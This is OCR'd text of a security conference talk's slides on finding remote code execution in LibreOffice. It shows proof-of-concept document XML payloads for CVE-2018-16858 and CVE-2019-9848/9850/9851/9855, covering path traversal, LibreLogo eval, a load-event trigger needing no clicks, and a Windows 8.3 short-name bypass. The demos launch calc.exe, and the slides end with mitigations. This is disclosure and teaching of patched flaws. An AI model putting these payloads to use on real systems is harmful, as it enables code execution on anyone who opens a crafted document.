
Hunting for Remote Code Execution in your   Suite.

=INFO(“WHOAMI”)

- Alex Inführ
- @insertScript
- https://insert-script.blogspot.com/
- alex@cure53.de

cure53

Fine penetration tests for fine websites



CS:GO


TARA REID
IAN ZIERING
AND JOHN HEARD
SHARKNADO
ENOUGH SAID!
Syfy
Imagine Greater
syfy.com

CS:GO


TARA REID
IAN ZIERING
AND JOHN HEARD
6-HEADED
SHARK
ATTACK
DON'T MIX WITH
THE SIX!


CS GO


TARA REID
IAN ZIERING
AND JOHN HEARD
SHARKTOPUS VS. WHALEWOLF


TARA REID
IAN ZIERING
AND JOHN HEARD
GHOST
SHARK

Before we get started

- I only have 30 minutes^^
- A blogpost will be published
  - PoC for each issue
- Just talk to me :)

LibreOffice

The Document Foundation

ALL ABOUT MACROS

http://perfectfuelmeals.com/wp-content/uploads/2017/02/pf-macros.png

Why LibreOffice


- ImageTragick
- GhostScript
  - Google Project Zero
- Delegates.xml
  - Soffice
    - OpenSource

Getting started

- OpenDocument-v1.2-os-part1
  - Macro support
- Focused on LibreOffice writer
  - Get a valid macro structure
- Create the structure by hand
- Google

Getting started

- OpenDocu
  - Macro sup
- Create the
- Google



Getting started

- BruCon 2018
- Finally found how to add macros
- It is so simple...

Getting started

- BruCon 2018
- Finally found how to add macros
- It is so simple...

Yeah it was so easy

The structure

```
<text:a
xlink:type="simple"
xlink:href="http://abcd/">
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:mouseover"
xlink:href="vnd.sun.star.script:pythonSamples/TableSample.py$createTable?la
nguage=Python&location=share"
xlink:type="simple"/>
</office:event-listeners><text:span text:style-name="T1">hallo</text:span>
</text:a>
```

Parameters

- Language=<>
  - Basic, BeanShell, Java, JavaScript, **Python**
- Location=<>
  - user, share (pre-installed macros), document
- Macro-Security option
- LibreOffice ships with a python environment
- https://wiki.openoffice.org/wiki/Documentation/DevGuide/Scripting/Scripting_Framework_URI_Specification

The structure

```
<text:a
xlink:type="simple"
xlink:href="http://abcd/">
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:mouseover"
xlink:href="vnd.sun.star.script:pythonSamples/TableSample.py$createTable?la
nguage=Python&location=share"
xlink:type="simple"/>
</office:event-listeners><text:span text:style-name="T1">hallo</text:span>
</text:a>
```

CVE-2018-16858 - RCE

- pythonSamples/TableSample.py$createTable
  - C:\LibreOffice\share\Scripts\python\pythonSamples\TableSample.py
- Parameter support: $createTable(1,2)
- ../../../../../ worked – location=share

CVE-2018-16858 - RCE

- Reference any file as a python script
- Pass parameters
- Do not require to drop any additional file

CVE-2018-16858 - RCE

- vnd.sun.star.script:../../../program/python-core-3.5.5/lib/pydoc.py$tempfilepager(1, calc.exe)
- C:\LibreOffice\program\python-core-3.5.5\lib\pydoc.py

CVE-2018-16858 - RCE

- vnd.sun.star.script:../../../program/python-core-3.5.5/lib/pydoc.py$tempfilepager(1, calc.exe)

```
def tempfilepager(text, cmd):
    """Page through text by invoking a program on a temporary file."""
    import tempfile
    filename = tempfile.mktemp()
    with open(filename, 'w', errors='backslashreplace') as file:
        file.write(text)
    try:
        os.system(cmd + ' "' + filename + '"')
    finally:
        os.unlink(filename)
```

CVE-2018-16858 - RCE

```
<text:a
xlink:type="simple"
xlink:href="http://abcd/">
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:mouseover"
xlink:href="vnd.sun.star.script:../../../program/python-core-
3.5.5/lib/pydoc.py$tempfilepager(1,calc.exe)?language=Python&amp;location=s
hare"
xlink:type="simple"/>
</office:event-listeners><text:span text:style-name="T1">hallo</text:span>
</text:a>
```

CVE-2018-16858 - RCE

```
<text:a
xlink:type="simple"
xlink:href="http://abcd/">
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:mouseover"
xlink:href="vnd.sun.star.script:../../../program/python-core-
3.5.5/lib/pydoc.py$tempfilepager(1,calc.exe)?language=Python&amp;location=share"
xlink:type="simple"/>
</office:event-listeners><text:span text:style-name="T1">hallo</text:span>
</text:a>
```

PoC

CVE-2019-9848

- Path traversal was fixed
- Location=share == No macro security
- “What about the pre-installed python macros”
  - Nils Emmerich

```
root@debian:/opt/libreoffice6.3/share/Scripts/python# find . -name "*.py"
./Capitalise.py
./NamedRanges.py
./HelloWorld.py
./pythonSamples/TableSample.py
./SetCellColor.py
./LibreLogo/LibreLogo.py
```

LibreLogo

- "LibreLogo is a Logo-like, Python programming environment that uses interactive turtle vector graphics."
- LibreLogo.py executes LibreLogo commands aka text on the page
- Commands are actually converted to actual python code
- No need to actually read the parsing code (mostly regex)


LibreLogo

- CVE released (July 16, 2019) – Original blogpost released (July 26,2019)
- 10 days


- My developed payload

```
<text:a xlink:type="simple" xlink:href="http://a.com/">
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:mouseover"
xlink:href="vnd.sun.star.script:LibreLogo/LibreLogo.py$run?language=Python&
amp;location=share"
xlink:type="simple"/>
</office:event-listeners>
<text:span text:style-name="T2">
PRINT eval(&apos;os.system(&quot;calc.exe&quot;)&apos;)
</text:span>
</text:a>
```

LibreLogo


Untitled 1 - LibreOffice Writer
File Edit View Insert Format Styles Table Form Tools Window Help
Default Style
Liberation Serif
40
import os
os.system(“calc.exe”)
Run
Find
Find All
Match Case
Page
Page 1 of 1
4 words, 33 characters
Default Style
[None]
160%

LibreLogo



https://insinuator.net/2019/07/libreoffice-a-python-interpreter-code-execution-vulnerability-cve-2019-9848/

The broken fix

- LibreOffice can not remove the macro
  - It is used by the GUI
- Two protections were implemented:
- Any document macro event path starts with LibreLogo: block
- LibreLogo.py: Document body contains an event macro handler: block

My bypass (CVE-2019-9850)

- Any document macro event path starts with LibreLogo: block
  - LibreLogo => ./LibreLogo: Bypassed
- LibreLogo.py: Document body contains an event macro handler: block
  - Move link with mouseoverevent to document header
  - You can extent the “header” over the whole page
  - Bypassed

My bypass (CVE-2019-9850)

- I actually spend time reading the code
- This allowed me to bypass the two protections
- There was an easier and way better bypass, without requiring user interaction
- Remember the 10 days time frame?

The other bypass (CVE-2019-9851)

- Somebody else wanted to see the orginal payload without waiting:
  - https://twitter.com/loadlow
- He re-created the original issue
- And bypassed the two protections in place as well
- Without requiring any user interaction
- He realised it and made a metasploit module

The other bypass

- He used the global documents load event – no need for user interaction
- This bypassed all protections

```
<?xml version="1.0" encoding="UTF-8"?>
<office:document [...]>
<office:scripts>
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:load"
xlink:href="vnd.sun.star.script:LibreLogo/LibreLogo.py$run?language=Python&
amp;location=share"
xlink:type="simple"/>
</office:event-listeners>
</office:scripts>
[...]
<office:text>
<text:p text:style-name="P8">PRINT eval('os.system("calc.exe")')</text:p>
</office:text>
```

The new fix

- “LibreLogo” string present in event macro path
  - No matter where in the document
  - Stop execution
- Path traversal / Lower-UpperCase
  - Nothing worked
- Seems solid right?

The new fix: CVE-2019-9855

- The “LibreLogo” string gets detected
- Not good enough for Windows
- Windows 8.3 filenames (short filename or SNF)

8.3 File Names

- A feature back from Windows DOS times
  - 8 chars file name / 3 chars file extension
- Names can be longer nowadays
  - All have an 8.3 equivalent to this day

```
C:\snf>dir /x
 Volume in Laufwerk C: hat keine Bezeichnung.

 Verzeichnis von C:\snf

26.10.2019  18:36    <DIR>                       .
26.10.2019  18:36    <DIR>                       ..
26.10.2019  18:36                 0              12345678.txt
26.10.2019  18:34                 0 123456~1.TXT 123456789.txt
```

8.3 File Names

- LibreLogo – 9 characters

```
C:\snf>dir /x
 Volume in Laufwerk C: hat keine Bezeichnung.

 Verzeichnis von C:\snf

26.10.2019  18:30    <DIR>                       .
26.10.2019  18:30    <DIR>                       ..
26.10.2019  16:05                 0 LIBREL~1.PY  LibreLogo.py
```

- LibreLogo/LibreLogo.py => LIBREL~1/LIBREL~1.py
- LibreLogo is no longer present

```
<?xml version="1.0" encoding="UTF-8"?>
<office:document [...]>
<office:scripts>
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:load"
xlink:href="vnd.sun.star.script:LibreLogo/LibreLogo.py$run?language=Python&
amp;location=share"
xlink:type="simple"/>
</office:event-listeners>
</office:scripts>
[...]
<office:text>
<text:p text:style-name="P8">PRINT eval('os.system("calc.exe")')</text:p>
</office:text>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<office:document [...]>
<office:scripts>
<office:event-listeners>
<script:event-listener script:language="ooo:script"
script:event-name="dom:load"
xlink:href="vnd.sun.star.script:LIBREL~1/LIBREL~1.py$run?language=Python&lo
cation=share"
xlink:type="simple"/>
</office:event-listeners>
</office:scripts>
[...]
<office:text>
<text:p text:style-name="P8">PRINT eval('os.system("calc.exe")')</text:p>
</office:text>
```

The server side of the story

- Headless mode
  - Macros still supported
- Event problem
  - Most events not supported
- Supported events
  - Parameter problems

Protection

- Delete shipped Python environment
  - Not an option: LibreOffice will crash (GUI as well as headless mode)
- Remove all default macros
  - *share/Scripts/**
  - In case you need LibreLogo – Why?
- Macro-Security: Very High – location=share no longer a bypass
- Server Side: Docker is your friend

Links

- https://insert-script.blogspot.com
- https://insinuator.net/2019/07/libreoffice-a-python-interpreter-code-execution-vulnerability-cve-2019-9848/
- https://www.libreoffice.org/about-us/security/advisories/
- https://buer.haus/2019/10/18/a-tale-of-exploitation-in-spreadsheet-file-conversions/

Links

- https://github.com/LoadLow

Questions ?

- maybe about OpenOffice (4.1.7 released in 9.2019)